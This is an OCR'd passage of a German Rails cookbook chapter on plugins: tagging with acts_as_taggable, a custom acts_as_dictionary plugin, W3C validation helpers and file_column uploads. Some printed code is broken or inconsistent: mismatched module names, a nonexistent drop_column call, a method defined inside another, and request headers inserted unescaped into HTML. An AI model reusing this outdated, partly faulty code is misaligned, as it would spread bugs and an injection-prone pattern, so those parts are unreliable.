


Abbildung 14-2: Ein Authentifizierungssystem mit der Möglichkeit zu Anmeldung, Login und Logout

Die von `acts_as_authenticated` bereitgestellten Implementierungsdetails sind bewusst minimalistisch gehalten, und zwar aus den gleichen Gründen, weshalb Rails kein Authentifizierungssystem zur Verfügung stellt: Es gibt verschiedene Möglichkeiten der Authentifizierung und die gewählte Methode hat ernsthafte Auswirkungen auf das Design der

gesamten Anwendung. Die Authentifizierung ist kein Bereich, in dem Vorschriften besonders hilfreich sind.

Siehe auch

- Die Homepage des `acts_as_authenticated`-Plugins unter *http://technoweenie.stikipad.com/plugins/show/Acts+as+Authenticated*

14.5 Folksonomy mit acts_as_taggable vereinfachen

Problem

Sie wollen die Zuweisung von Tags an Ihren Inhalt vereinfachen und dann Datensätze über Ihre Tags suchen können. Sie verfügen außerdem über mehr als ein Modell in Ihrer Anwendung, das Sie mit Tags assoziieren wollen.

Lösung

Installieren und modifizieren Sie das `acts_as_taggable`-Plugin, insbesondere wenn mehr als ein Modell ein Tagging verlangt. Das Plugin wird mit einer fehlerhaften Instanzmethoden-Definition ausgeliefert, die aber leicht so korrigiert werden kann, dass sie wie erwartet funktioniert. Beginnen Sie mit dem Herunterladen und der Installation des Plugins in Ihre Anwendung:

```
$ ruby script/plugin install acts_as_taggable
```

Die Instanzmethode `tag_list` muss wie folgt definiert werden, damit sie richtig funktionieren kann. Die `tag_with`-Methode wurde ebenfalls angepasst, um sich bei der Zuweisung von Tags an Objekte etwas natürlicher zu verhalten.

vendor/plugins/acts_as_taggable/lib/acts_as_taggable.rb:

```
module ActiveRecord
  module Acts #:nodoc:
    module Taggable #:nodoc:
      def self.included(base)
        base.extend(ClassMethods)
      end

      module ClassMethods
        def acts_as_taggable(options = {})
          write_inheritable_attribute(:acts_as_taggable_options, {
            :taggable_type => ActiveRecord::Base.\
                    send(:class_name_of_active_record_descendant, self).to_s,
            :from => options[:from]
          })
```

```
        class_inheritable_reader :acts_as_taggable_options

        has_many :taggings, :as => :taggable, :dependent => true
        has_many :tags, :through => :taggings
        include ActiveRecord::Acts::Taggable::InstanceMethods
        extend ActiveRecord::Acts::Taggable::SingletonMethods
      end
    end

    module SingletonMethods
      def find_tagged_with(list)
        find_by_sql([
          "SELECT #{table_name}.* FROM #{table_name}, tags, taggings " +
          "WHERE #{table_name}.#{primary_key} = taggings.taggable_id " +
          "AND taggings.taggable_type = ? " +
          "AND taggings.tag_id = tags.id AND tags.name IN (?)",
          acts_as_taggable_options[:taggable_type], list
        ])
      end
    end

    module InstanceMethods
      def tag_with(list)
         Tag.transaction do

           curr_tags = self.tag_list

           taggings.destroy_all

           uniq_tags = (list + ' ' + curr_tags).split(/\s+/).uniq.join(" ")

           Tag.parse(uniq_tags).sort.each do |name|
             if acts_as_taggable_options[:from]
               send(acts_as_taggable_options[:from]).tags.\
                              find_or_create_by_name(name).on(self)
             else
               Tag.find_or_create_by_name(name).on(self)
             end
           end
         end

         def tag_list
           self.reload
           tags.collect do |tag|
             tag.name.include?(" ") ? "'#{tag.name}'" : tag.name
           end.join(" ")
         end
      end
    end
  end
end
```

Ihre Anwendung enthält Artikel und Ankündigungen. Sie wollen Objekte in beiden Modellen mit Tags versehen. Beginnen wir mit der Migration zum Aufbau dieser Tabellen:

db/migrate/001_add_articles_add_announcements.rb:

```
class AddArticles < ActiveRecord::Migration
  def self.up
    create_table :articles do |t|
      t.column :title, :text
      t.column :body, :text
      t.column :created_on, :date
      t.column :updated_on, :date
    end
    create_table :announcements do |t|
      t.column :body, :text
      t.column :created_on, :date
      t.column :updated_on, :date
    end
  end

  def self.down
    drop_table :articles
    drop_table :announcements
  end
end
```

Als Nächstes legen Sie eine Migration an, die die vom Plugin verlangten Tags und Tagging-Tabellen enthält.

db/migrate/002_add_tag_support.rb:

```
class AddTagSupport < ActiveRecord::Migration
  def self.up
    # Tabelle für Ihre Tags
    create_table :tags do |t|
      t.column :name, :string
    end

    create_table :taggings do |t|
      t.column :tag_id, :integer
      # ID des getaggten Objekts
      t.column :taggable_id, :integer
      # Typ des getaggten Objekts
      t.column :taggable_type, :string
    end
  end

  def self.down
    drop_table :tags
    drop_table :taggings
  end
end
```

Schließlich werden in *article.rb* und *announcement.rb* sowohl die `Article`- als auch die `Announcement`-Modelle als Tag-fähig gekennzeichnet:

app/models/article.rb:

```
class Article < ActiveRecord::Base
  acts_as_taggable
end
```

app/models/announcement.rb:

```
class Announcement < ActiveRecord::Base
  acts_as_taggable
end
```

Sie können nun die vom Plugin bereitgestellte `tag_with`-Methode verwenden, um Tags sowohl mit `Article`- als auch mit `Announcement`-Objekten zu verknüpfen. Sie können sich die einem Objekt zugewiesenen Tags mit der `tag_list`-Methode ansehen.

Sobald Ihre Inhalte mit Tags versehen sind, können Sie diese Tags nutzen, um Benutzer bei der Suche nach relevanten Inhalten zu unterstützen. Verwenden Sie `find_tagged_with`, um beispielsweise alle Artikel zu finden, die mit `"unverzichtbar"` gekennzeichnet sind:

```
Article.find_tagged_with("unverzichtbar")
```

Das liefert ein Array von Objekten zurück, die mit diesem Tag verknüpft sind. Es gibt keine Methode, die alle Objekttypen über den Tag-Namen findet, aber es spricht nichts dagegen, eine solche Methode in die Tags einzufügen.

Diskussion

Um den Einsatz dieses Plugins zu zeigen, erzeugen wir einige Fixtures und laden Sie mittels `rake db:fixtures:load` in unsere Datenbank:

test/fixtures/articles.yml:

```
first:
  id: 1
  title: Vim 7.0 Released!
  body: Vim 7 adds native spell checking, tabs and the app...
another:
  id: 2
  title: Foo Camp
  body: The bar at Foo Camp is appropriately named Foo Bar...
third:
  id: 3
  title: Web 4.0
  body: Time to refactor...
```

test/fixtures/announcements.yml:

```
first:
  id: 1
  body: Classes will start in November.
```

```
second:
  id: 2
  body: There will be a concert at noon in the quad.
```

Nun öffnen Sie eine Rails-Console-Session und instanziieren ein `Article`-Objekt. Weisen Sie ein paar Tags mit `tag_with` zu, und geben Sie sie dann mit `tag_list` aus. Als Nächstes fügen Sie ein zusätzliches Tag mit `tag_with` ein. `tag_list` zeigt nun alle vier Tags. Dieses Verhalten – Anhängen neuer Tags an die Liste – ist das Ergebnis der modifizierten Version von `tag_with`. Die nicht modifizierte Version entfernt existierende Tags, sobald Sie neue hinzufügen.

```
$ ./script/console
Loading development environment.
>> article = Article.find(1)
=> #<Article:0x25909f4 @attributes={"created_on"=>nil,
"body"=>"Vim 7 adds native spell checking, tabs and the app...",
"title"=>"Vim 7.0 Released!", "updated_on"=>nil, "id"=>"1"}>
>> article.tag_with('editor bram uganda')
=> ["bram", "editor", "uganda"]
>> article.tag_list
=> "bram editor uganda"
>> article.tag_with('productivity')
=> ["bram", "editor", "productivity", "uganda"]
>> article.tag_list
=> "bram editor uganda productivity"
```

Nun erzeugen Sie ein `Announcement`-Objekt und weisen ihm eine Reihe von Tags zu:

```
>> announcement = Announcement.find(1)
=> #<Announcement:0x25054a8 @attributes={"created_on"=>nil,
"body"=>"Classes will start in November.", "updated_on"=>nil, "id"=>"1"}>
>> announcement.tag_with('important schedule')
=> ["important", "schedule"]
>> announcement.tag_list
=> "important schedule"
```

Das Plugin erlaubt die Zuweisung von Tags an eine beliebige Anzahl von Modellen, solange diese als »taggable« markiert sind (wie in der Lösung mit `acts_as_taggable` in der Modellklassen-Definition). Das liegt an der polymorphen Assoziation mit der Taggable-Schnittstelle, die durch die folgenden Zeilen der Klassenmethode `acts_as_taggable` in *acts_as_taggable.rb* festgelegt wird:

```
def acts_as_taggable(options = {})
  write_inheritable_attribute(:acts_as_taggable_options, {
    :taggable_type => ActiveRecord::Base.\
            send(:class_name_of_active_record_descendant, self).to_s,
    :from => options[:from]
  })

  class_inheritable_reader :acts_as_taggable_options

  has_many :taggings, :as => :taggable, :dependent => true
   has_many :tags, :through => :taggings
```

```
    include ActiveRecord::Acts::Taggable::InstanceMethods
    extend ActiveRecord::Acts::Taggable::SingletonMethods
  end
```

Sowie an den entsprechenden Assoziationsmethodenaufrufen in *tagging.rb* und *tag.rb*:

```
class Tagging < ActiveRecord::Base
  belongs_to :tag
   belongs_to :taggable, :polymorphic => true

  ...
end
class Tag < ActiveRecord::Base
  has_many :taggings

  ...
end
```

Die taggings-Tabelle speichert alle Assoziationen zwischen Tags und den getaggten Objekten. Die taggable_id- und taggable_type-Spalten differenzieren zwischen den verschiedenen Objekttyp-Assoziationen. Hier der Inhalt dieser Tabelle, nachdem wir Tags an Article- und Announcement-Objekte zugewiesen haben:

```
mysql> select * from taggings;
+----+--------+-------------+---------------+
| id | tag_id | taggable_id | taggable_type |
+----+--------+-------------+---------------+
|  4 |      1 |           1 | Article       |
|  5 |      2 |           1 | Article       |
|  6 |      4 |           1 | Article       |
|  7 |      3 |           1 | Article       |
|  8 |      5 |           1 | Announcement  |
|  9 |      6 |           1 | Announcement  |
+----+--------+-------------+---------------+
```

Die an den normalen Instanzmethoden des Plugins vorgenommenen Änderungen umfassen die Korrektur eines Fehlers in tag_list, aber auch das Einfügen eines Aufrufs von self.reload in dieser Methode. Der Aufruf von self.reload ermöglicht die Betrachtung aller aktuellen Tags eines Objekts mit tag_list, unmittelbar nachdem weitere Tags mit tag_with hinzugefügt wurden. Die andere wichtige Änderung betrifft die tag_with-Methode. Die Methode wurde dahin gehend geändert, dass sie alle aktuellen Tags speichert, dann alle Tags mit taggings.destroy_all entfernt und schließlich eine neue Tag-Liste erzeugt, die die vorhandenen Tags mit den als Parameter neu hinzugefügten Tags mischt. tag_with hat nun letztendlich einen akkumulativen Effekt, wenn Tags hinzugefügt werden.

Siehe auch

- Weitere Informationen zu Tag-Clouds mit acts_as_taggable finden Sie unter *http://blog.craz8.com/articles/2005/10/28/acts_as_taggable-is-a-cool-piece-of-code*

14.6 Active Record mit acts_as erweitern

Problem

Sie haben möglicherweise schon die mit Rails gelieferten acts-Erweiterungen von Active Record verwendet, z.B. `acts_as_list`, oder diejenigen, die von Plugins hinzugefügt wurden, wie `acts_as_versioned`. Nun benötigen Sie eine eigene *acts*-Funktionalität. Zum Beispiel würden Sie gerne jedes Objekt eines `Word`-Modells mit einer Methode namens `define` versehen, die die Definition dieses Wortes zurückliefert. Sie wollen daher `acts_as_dictionary` aufbauen.

Lösung

Um ein eigenes Plugin zu entwickeln, verwenden Sie den Plugin-Generator. Der Generator erzeugt eine Reihe von Dateien und Verzeichnissen, die die Basis eines distributionsfähigen Plugins bilden. Beachten Sie, dass nicht alle diese Dateien eingebunden werden müssen.

```
$ ./script/generate plugin acts_as_dictionary
create vendor/plugins/acts_as_dictionary/lib
create vendor/plugins/acts_as_dictionary/tasks
create vendor/plugins/acts_as_dictionary/test
create vendor/plugins/acts_as_dictionary/README
create vendor/plugins/acts_as_dictionary/Rakefile
create vendor/plugins/acts_as_dictionary/init.rb
create vendor/plugins/acts_as_dictionary/install.rb
create vendor/plugins/acts_as_dictionary/lib/acts_as_dictionary.rb
create vendor/plugins/acts_as_dictionary/tasks/acts_as_dictionary_tasks.rake
create vendor/plugins/acts_as_dictionary/test/acts_as_dictionary_test.rb
```

Nun nehmen Sie Folgendes in *init.rb* auf, um *lib/acts_as_dictionary.rb* nach dem Neustart der Anwendung mit einzubinden:

vendor/plugins/acts_as_dictionary/init.rb:

```
require 'acts_as_dictionary'
ActiveRecord::Base.send(:include, ActiveRecord::Acts::Dictionary)
```

Damit die `acts_as_dictionary`-Methode Methoden zu einem Modell und dessen Instanzobjekten hinzufügt, müssen Sie die Moduldefinitionen von Rails öffnen und eigene Methoden-Definitionen hinzufügen. Fügen Sie eine `define`-Instanzmethode und eine `dictlist`-Klassenmethode in alle als *dictionaries* fungierenden Modelle ein, indem Sie die folgenden Moduldefinitionen in *acts_as_dictionary.rb* aufnehmen:

vendor/plugins/acts_as_dictionary/lib/acts_as_dictionary.rb:

```
require 'active_record'
require 'rexml/document'
require 'net/http'
```

```
require 'uri'

module Cookbook
  module Acts
    module Dictionary

      def self.included(mod)
        mod.extend(ClassMethods)
      end

      module ClassMethods
        def acts_as_dictionary
          class_eval do
            extend Cookbook::Acts::Dictionary::SingletonMethods
          end
          include Cookbook::Acts::Dictionary::InstanceMethods
        end
      end

      module SingletonMethods
        def dictlist
          base = "http://services.aonaware.com"
          url = "#{base}/DictService/DictService.asmx/DictionaryList?"

          begin
            dict_xml = Net::HTTP.get URI.parse(url)
            doc = REXML::Document.new(dict_xml)
            dictionaries = []
            hash = {}
            doc.elements.each("//Dictionary/*") do |elem|
              if elem.name == "Id"
                if !hash.empty?
                  dictionaries << hash
                  hash = {}
                end
                hash[:id] = elem.text
              else
                hash[:name] = elem.text
              end
            end
            dictionaries
          rescue
            "Fehler"
          end
        end
      end

      module InstanceMethods
        def define(dict='foldoc')

          base = "http://services.aonaware.com"
          url = "#{base}/DictService/DictService.asmx/DefineInDict"
          url << "?dictId=#{dict}&word=#{self.name}"
```

```
            begin
              dict_xml = Net::HTTP.get URI.parse(url)
              REXML::XPath.first(REXML::Document.new(dict_xml),
                '//Definition/WordDefinition').text.gsub(/(\n|\s+)/,' ')

            rescue
              "keine Definition gefunden"
            end
          end
        end

      end
    end
  end

  ActiveRecord::Base.class_eval do
    include Cookbook::Acts::Dictionary
  end
```

Um zu zeigen, dass das Plugin funktioniert, legen Sie mit einer Migration eine `words`-Tabelle an, die einfach nur eine `name`-Spalte enthält. Dann generieren Sie das `Word`-Modell für diese Tabelle:

db/migrate/001_create_words.rb:

```
class CreateWords < ActiveRecord::Migration
  def self.up
    create_table :words do |t|
      t.column :name, :string
    end
  end

  def self.down
    drop_table :words
  end
end
```

Nun fügen Sie Ihre eigene Methode in die `Word`-Klasse ein, indem Sie `acts_as_dictionary` in der Modellklassen-Definition aufrufen, wie Sie es auch mit der fest eingebauten `acts` tun würden:

app/models/word.rb:

```
class Word < ActiveRecord::Base
  acts_as_dictionary
end
```

Der Aufruf von `Word.dictlist` gibt ein Array von Hashes zurück, das alle verfügbaren Dictionaries des Webdienstes DictService (*http://services.aonaware.com/DictService/DictService.asmx*) enthält. `Word`-Objekte können über den Aufruf ihrer `define`-Methode definiert werden, die eine Dictionary-ID (aus den Ergebnissen von `dictlist`) als optionalen Parameter erlaubt.

Diskussion

Sehr viel Ruby-Typisches passiert in *acts_as_dictionary.rb*. Wenn man Ruby auf diese Weise erweitert, ist die grundlegende Prämisse das Konzept der offenen Klassen: die Tatsache, dass eine Ruby-Klasse jederzeit erweitert werden kann.

Das Modul beginnt mit der Einbindung von `active_record` und verschiedenen anderen Bibliotheken zur Verarbeitung von HTTP-Requests und XML. Dann werden drei Moduldefinitionen geöffnet, um einen Namensraum einzurichten:

```
module Cookbook
  module Acts
    module Dictionary
```

Als Nächstes wird die `included`-Methode definiert. Diese Methode dient als Callback und wird immer aufgerufen, wenn der Empfänger in ein anderes Modul (oder eine andere Klasse) eingebunden wird.

```
def self.included(mod)
  mod.extend(ClassMethods)
end
```

In unserem Beispiel erweitert `included` den Ausdruck `ActiveRecord::Base` um das `ClassMethods`-Modul. Im Gegenzug sorgt der Aufruf von `class_eval` am Ende der Datei dafür, dass `ActiveRecord::Base` den Ausdruck `Cookbook::Acts::Dictionary` einbindet:

```
ActiveRecord::Base.class_eval do
  include Cookbook::Acts::Dictionary
end
```

Das `ClassMethods`-Modul definiert die `acts_as_dictionary`-Methode, die Sie nutzen, um das Dictionary-Verhalten in die Modelle Ihrer Rails-Anwendung einzubinden:

```
module ClassMethods
  def acts_as_dictionary
    class_eval do
      extend Cookbook::Acts::Dictionary::SingletonMethods
    end
    include Cookbook::Acts::Dictionary::InstanceMethods
  end
end
```

Der erste Teil der `acts_as_dictionary`-Methodendefinition evaluiert einen Aufruf von `extend`, der alle Methoden des `Cookbook::Acts::Dictionary::SingletonMethods`-Moduls zu Klassenmethoden des Empfängers von `acts_as_dictionary` macht. Die nächste Zeile fügt einfach die Methoden in `Cookbook::Acts::Dictionary::InstanceMethods` als Instanzmethoden im empfangenden Modell ein. Das Endergebnis ist, dass ein als *dictionary* fungierendes Modell eine Klassenmethode (`dictlist`) und eine Instanzmethode (`define`) erhält. `dictlist` pollt einen Dictionary-Webservice und ruft dessen `DictionaryList` auf. Diese Aktion liefert eine Liste der verfügbaren Dictionarys zurück. Die `define`-Methode

nimmt die ID eines Dictionaries (wie sie von `dictlist` zurückgegeben wird) und gibt die Definition eines Wortes zurück, wenn diese gefunden wird.

Hier das Ergebnis des Aufrufs der `dictlist`-Methode der `Word`-Klasse. Diese Klasse gibt ein Array von Hashes zurück, das wir in einem etwas schöneren Format ausgeben:

```
>> Word.dictlist.each {|d| puts "ID: " + d[:id], "NAME: " + d[:name], "" }
ID: gcide
NAME: The Collaborative International Dictionary of English v.0.48

ID: wn
NAME: WordNet (r) 2.0

ID: moby-thes
NAME: Moby Thesaurus II by Grady Ward, 1.0

ID: elements
NAME: Elements database 20001107

ID: vera
NAME: Virtual Entity of Relevant Acronyms (Version 1.9, June 2002)

ID: jargon
NAME: Jargon File (4.3.1, 29 Jun 2001)

ID: foldoc
NAME: The Free On-line Dictionary of Computing (27 SEP 03)
```

Um ein Wort im Dictionary nachzuschlagen, erzeugen Sie ein `Word`-Objekt mit dem `:name`n `"Berkelium"`, einem Element aus der Periodentabelle. Um die Definition auszugeben, rufen Sie `define` für das `Word`-Objekt auf und legen dabei explizit das `'elements'`-Dictionary fest:

```
>> w = Word.create(:name => 'Berkelium')
=> #<Word:0x239ce18 @errors=#<ActiveRecord::Errors:0x239b784 @errors={},
@base=#<Word:0x239ce18 ...>>, @attributes={"name"=>"Berkelium", "id"=>11},
@new_record=false>
>> w.define('elements')
=> "berkelium Symbol: Bk Atomic number: 97 Atomic weight: (247) Radioactive
metallic transuranic element. Belongs to actinoid series. Eight known isotopes,
the most common Bk-247, has a half-life of 1.4*10^3 years. First produced by
Glenn T. Seaborg and associates in 1949 by bombarding americium-241 with alpha
particles."
```

Über die Rails-Console können Sie die Klassen- und Instanzmethoden des Moduls untersuchen:

```
>> ActiveRecord::Acts::Dictionary::InstanceMethods::\
                                        ClassMethods.public_instance_methods
=> ["dictlist"]

>> ActiveRecord::Acts::Dictionary::InstanceMethods.public_instance_methods
=> ["define"]
```

Siehe auch

- Die Homepage des `acts_as_treemap`-Plugins unter *http://blog.tupleshop.com/2006/7/27/treemap-on-rails*
- Rezept 14.10, »Datensätze deaktivieren statt löschen mit acts_as_paranoid«

14.7 View-Helper als Plugins zu Rails hinzufügen

Problem

Sie besitzen View-Helper-Methoden, die Sie in Ihren Rails-Anwendungen häufig wiederverwenden. Zum Beispiel besitzen Sie eine Reihe von W3C-Validierungs-Links, die Sie während der Entwicklung wiederholt in die Layouts Ihrer Rails-Anwendung einfügen, um sicherzustellen, dass Ihr XHTML- und CSS-Code gültig ist. Sie suchen eine Möglichkeit, diese Helper für die einfache Wiederverwendung zu bündeln und zu verteilen.

Lösung

Entwickeln Sie ein Plugin, so dass Sie Ihre View-Helper in jede Anwendung einbinden können, die dieses Plugin installiert. Um diese Methoden in einem Plugin zu kapseln, legen Sie zuerst ein Unterverzeichnis unterhalb des Plugin-Verzeichnisses an, das nach dem Plugin benannt ist, also beispielsweise *vendor/plugins/w3c_validation*. Innerhalb dieses Unterverzeichnisses legen Sie ein weiteres Unterverzeichnis namens *lib* an, das ein Modul namens *W3cValidationHelper* verteilt. Innerhalb dieses Moduls definieren Sie die Validierungsmethoden, die innerhalb Ihrer Views verfügbar sein sollen. In unserem Beispiel also `validate_xhtml10` und `validate_css`.

vendor/plugins/w3c_validation/lib/w3c_validation_helper.rb:

```
module W3cValidationHelper
  def validate_xhtml10
    html = <<-"HTML"
      <p>
        <a href="http://validator.w3.org/check?uri=referer"><img
            src="http://www.w3.org/Icons/valid-xhtml10"
            alt="Valid XHTML 1.0 Strict" height="31" width="88"
            style="border: 0;"/></a>
      </p>
    HTML
    return html
  end

  def validate_css
    referer = request.env['HTTP_HOST'] + request.env['REQUEST_URI']
    html = <<-"HTML"
      <p>
```

```
        <a class="right"
          href="http://jigsaw.w3.org/css-validator/validator?uri=#{referer}">
            <img style="border:0;width:88px;height:31px"
              src="http://jigsaw.w3.org/css-validator/images/vcss"
              alt="Valid CSS!" /></a>
      </p>
    HTML
    return html
  end
end
```

Zusätzlich zum *lib*-Verzeichnis unter *w3c_validation* legen Sie eine *init.rb* an, die aufgerufen wird, sobald Ihre Anwendung startet. Sie lassen Rails das `W3cValidationHelper`-Modul einbinden, indem Sie es zu `ActionView::Base` hinzufügen. Nun tragen Sie die folgende Zeile in *init.rb* ein:

vendor/plugins/w3c_validation/init.rb:

```
ActionView::Base.send :include, XhtmlValidationHelper
```

Nachdem Sie alle Rails-Anwendungen neu gestartet haben, die dieses Plugin installiert haben, können Sie die durch das `W3cValidationHelper`-Modul definierten Methoden in Ihren Views nutzen. Wenn Sie zum Beispiel einen Aufruf jeder Helper-Methode in *application.rhtml* einfügen, werden neben dem üblichen Inhalt Links auf die XHTML- und CSS-Validierungsdienste des W3C dargestellt. Sollen diese nur während der Entwicklung auf Ihren Seiten erscheinen, schließen Sie die Helper-Aufrufe in eine Bedingung ein, die überprüft, ob Ihre Anwendung in der »Development«-Umgebung läuft.

app/views/layouts/application.rhtml:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <title>Rails-Test</title>
</head>
<body>
  <%= yield %>
  <% if ENV['RAILS_ENV'] == 'development' %>
     <%= validate_xhtml10 %>
     <%= validate_css %>
   <% end %>

</body>
</html>
```

Diskussion

Egal, ob Sie eigenständig oder im Team entwickeln, es ist immer eine gute Sache, wenn man eine Bibliothek von Helper-Methoden in Plugins bündelt. Sobald Sie beginnen, Hel-

per-Methoden über Rails-Projekte hinweg einzusetzen, sollten Sie über Möglichkeiten nachdenken, die jeweiligen Methoden zu verallgemeinern, um sie in ein Helper-Plugin packen zu können.

Die Nützlichkeit von Plugins endet nicht bei View-Helpern. Sie können Plugins nutzen, um jede beliebige Rails-Klasse um die von Ihnen benötigten Features zu erweitern. Lassen Sie sich nur nicht dazu hinreißen, all Ihre Helper in einem monolithischen Plugin zusammenzufassen. Vielmehr sollten Sie Plugins erzeugen, die zusammengehörige Helper enthalten: etwa ein Plugin, das nur View-Helper enthält, oder vielleicht sogar nur eine bestimmte Kategorie von View-Helpern. Jede von Ihnen geschriebene Anwendung sollte in der Lage sein, nur die Helper einzubinden, die sie wirklich benötigt.

Siehe auch

- Den W3C Validator unter *http://validator.w3.org*

14.8 Dateien mit file_column hochladen

Problem

Sie wollen das Hochladen von Dateien in Ihrer Anwendung ermöglichen, und zwar mit so wenig Aufwand wie möglich.

Lösung

Installieren Sie das `file_column`-Plugin, um Ihr Anwendungsmodell um die Möglichkeit des Up- und Downloads von Dateien zu erweitern. Zuerst installieren Sie das Plugin, wechseln dann in das *vendor/plugins*-Verzeichnis Ihrer Anwendung und verschieben die neueste Version des Plugins in ein Verzeichnis namens *file_column*.

```
~/vendor/plugins$ svn co \
> http://opensvn.csie.org/rails_file_column/plugins/file_column/\
> tags/rel_0-3-1/ file_column
```

Im nächsten Schritt führen Sie die Unit-Tests des Plugins aus. Das ist wichtig, weil `file_column` erwartet, dass RMagick installiert ist. Um die Tests mit MySQL durchzuführen, aktualisieren Sie *connection.rb* mit dem Namen Ihrer Testdatenbank und den Verbindungsinformationen:

vendor/plugins/file_column/test/connection.rb:

```
print "Using native MySQL\n"
require 'logger'

ActiveRecord::Base.logger = Logger.new("debug.log")
```

```
db = 'cookbook_test'

ActiveRecord::Base.establish_connection(
  :adapter  => "mysql",
  :host     => "localhost",
  :username => "rails_user",
  :password => "r8!lz",
  :database => db
)
```

Sobald das Plugin installiert ist und die Tests bestanden sind, modifizieren Sie das Modell, bei dem der Datei-Upload möglich sein soll. In unserem Beispiel legen wir eine Migration an, die eine `image`-Spalte in die `users`-Tabelle einfügt, wodurch die Benutzer ein Bild als Teil ihres Profils hochladen können.

db/migrate/002_add_image_column.rb:

```
class AddImageColumn < ActiveRecord::Migration
  def self.up
    add_column :users, :image, :text
  end

  def self.down
    drop_column :users, :image
  end
end
```

In der `User`-Klassendefinition definieren Sie nun die `image`-Spalte als `file_column`. Die Spalte speichert die Position der auf die Platte hochgeladenen Images:

app/models/user.rb:

```
class User < ActiveRecord::Base
  file_column :image
end
```

Davon ausgehend, dass ein grundlegendes Scaffolding für das `User`-Modell existiert, müssen Sie nun die `update`- und `create`-Formulare zur Verarbeitung der Datei-Uploads modifizieren. Ändern Sie das Formular-Tag in *new.rhtml* wie folgt:

```
<% form_tag({:action
       => 'create'}, :multipart => true) do %>
```

Nehmen Sie eine entsprechende Anpassung auch in *edit.rhtml* vor:

```
<% form_tag({:action
      => 'update'}, :multipart => true) do %>
```

Nachdem die Formular-Tags um die `:multipart`-Option erweitert wurden, fügen Sie das Formular-Tag für den Datei-Upload in das *_form.rhtml*-Partial ein:

app/views/users/_form.rhtml:

```
<%= error_messages_for 'user' %>

<!--[form:user]-->
<p><label for="user_login">Login</label><br/>
```

```
<%= text_field 'user', 'login'  %></p>

<p><label for="user_email">E-Mail</label><br/>
<%= text_field 'user', 'email'  %></p>

<p><label for="user_image">Image</label><br/>
<%= file_column_field 'user', 'image' %></p>
<!--[eoform:user]-->
```

Zum Schluss nutzen Sie den View-Helper `url_for_file_column`, um das Image auszugeben. Dieser Helper wird zusammen mit dem `image_tag`-Helper verwendet, um ein Image-Tag zu generieren. Die Argumente für `url_for_file_column` sind der Name des Modellobjekts und das mit Datei-Uploads assoziierte Feld.

app/views/users/show.rhtml:

```
<% for column in User.content_columns %>
<p>
  <b><%= column.human_name %>:</b> <%=h @user.send(column.name) %>
</p>
<% end %>

<%= image_tag url_for_file_column('user', 'image') %>

<%= link_to 'Bearbeiten', :action => 'edit', :id => @user %> |
<%= link_to 'Zurück', :action => 'list' %>
```

Diskussion

Wenn Sie sicherstellen wollen, dass die hochgeladenen Images nicht größer als 100 × 100 Pixel sind, ändern Sie den Aufruf von `file_column` wie folgt:

```
file_column :image, :magick => {:geometry => "100x100>"}
```

Durch den `:magick`-Parameter lässt `file_column` alle Images unangetastet, solange diese kleiner als 100 × 100 Pixel sind. Größere Images werden auf unter 100 × 100 Pixel herunterskaliert, wobei die ursprünglichen Proportionen erhalten bleiben. So wird ein 50 × 200 Pixel großes Image auf 25 × 100 Pixel herunterskaliert. Es ist auch möglich, eine Reihe verschiedener Versionen (Image-Größen) zu erzeugen, während die Images hochgeladen werden. Ändern Sie den `file_column`-Aufruf in:

```
file_column :image, :magick => {:versions =>
  { "thumb" => "50x50", "medium" => "640x480>" }
}
```

Wird nun ein Image namens *test.jpg* hochgeladen, das größer ist als 640 × 480 Pixel, dann führt das zu drei Images – der ursprünglichen und zwei kleineren Versionen:

```
./public/user/image/7$ ls -1
test-medium.jpg
test-thumb.jpg
test.jpg
```

Um die in der Größe geänderten Versionen des Images auszugeben, übergeben Sie den Versionsnamen als dritten Parameter an `url_for_file_column`. Die Ausgabe aller drei Versionen des Images in *users/show.rhtml* sieht dann etwa so aus:

```
<p><%= image_tag url_for_file_column('user', 'image') %></p>
<p><%= image_tag url_for_file_column('user', 'image', 'thumb') %></p>
<p><%= image_tag url_for_file_column('user', 'image', 'medium') %></p>
```

Dieses Plugin speichert die Images auf der Platte. Die Datenbank speichert nur Zeiger, die die Lage der Datei angeben. Diese Art der Speicherung ist weiter verbreitet als das Vorhalten der Dateien direkt in der Datenbank.

Um mehr zu den Optionen des Plugins zu erfahren, generieren Sie einfach dessen RDoc:

```
$ rake doc:plugins
```

Anschließend wechseln Sie mit Ihrem Browser zu *./doc/plugins/file_column/index.html*.

Siehe auch

